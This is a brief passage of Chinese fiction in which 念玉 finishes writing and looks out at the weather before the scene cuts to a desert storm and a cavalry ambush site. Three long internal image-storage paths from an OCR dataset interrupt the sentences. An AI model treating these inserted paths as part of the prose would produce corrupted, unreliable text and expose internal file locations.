    字写完了,念玉随即拍了拍手上的碳灰,挑起窗纱看了看外面的天气,她的耐心已经耗尽。


    大漠狂风、飞沙走石。


    高仓骑兵的埋伏地点到了。